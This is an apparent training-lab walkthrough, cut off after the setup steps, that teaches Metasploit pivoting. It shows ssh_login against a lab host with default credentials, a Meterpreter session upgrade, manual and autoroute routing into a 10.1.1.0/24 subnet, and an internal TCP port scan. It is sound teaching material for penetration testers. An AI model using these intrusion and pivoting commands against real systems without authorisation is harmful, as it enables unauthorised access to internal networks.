🔄 Module 12: Lateral Movement and Pivoting

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# Exercise 01: Perform Pivoting using Metasploit
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Scenario

Metasploit Pivoting & Internal Network Routing allows penetration testers to leverage a dual-homed compromised host as a springboard, routing attack traffic into isolated internal subnets that are unreachable directly from the external network.

Key technical concepts in Metasploit pivoting:
1. **Initial Compromise & Session Upgrade**: Gaining SSH shell access on dual-homed host **192.168.0.19** via **auxiliary/scanner/ssh/ssh_login** and upgrading to Meterpreter via **sessions -u 1**.
2. **Interface Discovery**: Running **ipconfig** or **ifconfig** inside Meterpreter to identify dual network interfaces connecting `192.168.0.0/24` (external) and `10.1.1.0/24` (internal pivot subnet).
3. **Internal Routing Methods**:
- **Method 1 (Manual Routing)**: Backgrounding session and executing **route add 10.1.1.0/24 2** to route traffic destined for `10.1.1.0/24` through Meterpreter session ID `2`.
- **Method 2 (Autoroute Post Module)**: Using **post/multi/manage/autoroute** with `set session 2` and `set SUBNET 10.1.1.0/24` to automatically populate Metasploit routing tables.
4. **Internal Subnet Port Scanning**: Executing **auxiliary/scanner/portscan/tcp** over the pivoted route against **10.1.1.0/24** to discover open ports on internal hosts (**10.1.1.24** Wordpress server).

In this exercise, we log into **Parrot Security** (**pentester** / **toor**), start PostgreSQL and MSFConsole, exploit SSH on Ubuntu host **192.168.0.19** (**ubuntu** / **toor**), upgrade session 1 to Meterpreter (session 2), discover internal interface `10.1.1.0/24`, configure internal routes manually and via `autoroute`, perform TCP port scanning on `10.1.1.0/24`, and identify **1** open port on internal target host **10.1.1.24**.

Objective

The objective of this lab is to help students learn how to:
- Authenticate to Parrot Security target VM (**pentester** / **toor**)
- Launch PostgreSQL service and Metasploit Framework: **service postgresql start && msfconsole**
- Search and load SSH login scanner module: **use auxiliary/scanner/ssh/ssh_login**
- Configure target host parameters: **set RHOST 192.168.0.19**, **set USERNAME ubuntu**, **set PASSWORD toor**
- Upgrade standard shell session 1 to Meterpreter: **sessions -u 1**
- Interact with Meterpreter session 2: **sessions -i 2** and inspect network interfaces (**ipconfig**)
- Configure manual pivoting route: **route add 10.1.1.0/24 2**
- Execute internal TCP port scan over pivot route: **auxiliary/scanner/portscan/tcp**
- Configure automated pivoting route using Autoroute module: **post/multi/manage/autoroute**
- Verify open ports on internal pivot host **10.1.1.24** (**1** open port)


Task 1: Compromise Ubuntu Host, Upgrade Session to Meterpreter, Configure Manual & Autoroute Pivoting, and Scan 10.1.1.0/24 Subnet

In this task, we launch Metasploit, exploit SSH on `192.168.0.19`, upgrade to Meterpreter session 2, inspect internal IP addresses (`10.1.1.0/24`), configure manual (`route add`) and automated (`autoroute`) pivoting routes, perform


internal TCP port scanning, and record open ports on `10.1.1.24`.

Lab Tasks


1. Log into **Parrot Security** VM using credentials (**pentester** / **toor**). Open terminal and obtain root privileges:
   sudo su




1. Start PostgreSQL database service and launch Metasploit Console:
   service postgresql start
   msfconsole




1. Search for SSH login scanner module and select `auxiliary/scanner/ssh/ssh_login`:
   search ssh_login
   use auxiliary/scanner/ssh/ssh_login



1. View module options:
   show options




1. Set SSH target IP and login credentials:
   set RHOST 192.168.0.19
   set USERNAME ubuntu
   set PASSWORD toor

